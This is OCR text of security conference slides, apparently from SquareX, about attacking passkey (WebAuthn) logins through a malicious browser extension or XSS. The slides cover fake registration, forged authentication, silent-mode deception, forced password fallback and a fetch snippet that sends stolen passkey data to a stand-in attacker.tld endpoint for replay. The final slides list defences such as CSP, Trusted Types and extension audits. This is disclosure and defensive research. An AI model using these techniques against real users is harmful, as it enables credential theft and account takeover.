
Created with Mermaid Chart

The Attack Flow - Fake Registration




Created with Mermaid Chart

The Attack Flow - Forging Authentication



Created with Mermaid Chart

The Attack Flow - Forging Authentication




Created with Mermaid Chart

[Demo]

Would the user be suspicious?

- The “Silent Mode”
- We can still invoke the original function, just don’t use it
- User sees legit flow: “It asked for Touch ID, must be real!”



[Demo]

But What If They’re Already Registered?

SquareX

- **Fail the login intentionally**
  Let navigator.credentials.get() fail silently or spoof an error

- **Trigger password fallback intentionally**
  Spoof WebAuthn login failure → site falls back to username/password/ Then attacker steals the password via keylogging or phishing

- **Force re-registration**
  Redirect user to passkey enrollment flow. As an extension can do this using `chrome.tabs.update({ url: "https://account.google.com/" })`

- **Phishing-style UI nudges**
  Inject a fake banner: “Your passkey has expired. [Click here to reset]”

[Demo]

Sharing is Caring

SquareX

- Instead of just saving the passkey data locally, we can **send it to an attacker's API endpoint**
- The **attacker's browser extension** fetches this data from the API and reconstructs the credential
- The **passkey is replayed** on the attacker's browser to authenticate as the victim

```
fetch('https://attacker.tld/api/store', {
  method: 'POST',
  headers: { 'Content-Type': 'application/json' },
  body: JSON.stringify(data)
});
```

[Demo]

Fixing It (or Trying To)

SquareX

- Enforce a strict Content Security Policy (CSP)
- Validate x5c certificate chains and AAGUIDs using FIDO Metadata (MDS)
- Monitor and alert on unusual passkey usage patterns
- Trigger step-up MFA for:
  - New devices
  - Unfamiliar locations
  - Behavioral anomalies (e.g., timing, IP, device fingerprint)
- Lock the Client Side

For Websites: Don’t just detect XSS — prevent it from running



- Enforce a strict **Content Security Policy (CSP)**

  Example: Block unsafe-inline, disallow eval()

- Enable **Trusted Types** to prevent DOM-based XSS

  Example: Sanitize DOM sinks using Trusted Types

```
window.trustedTypes.createPolicy('default', {
  createHTML: (input) => DOMPurify.sanitize(input)
});
```

For Users & Admins: Hardening the Browser

SquareX

- Audit browser extensions

- Use browser-level security tools:
  - Chrome Enterprise / Microsoft Edge management (e.g., force-install or blocklist extensions)
  - Firefox ESR with admin policy templates

- Browser Security Extensions

The browser is the new OS. Treat it like one

Thank You!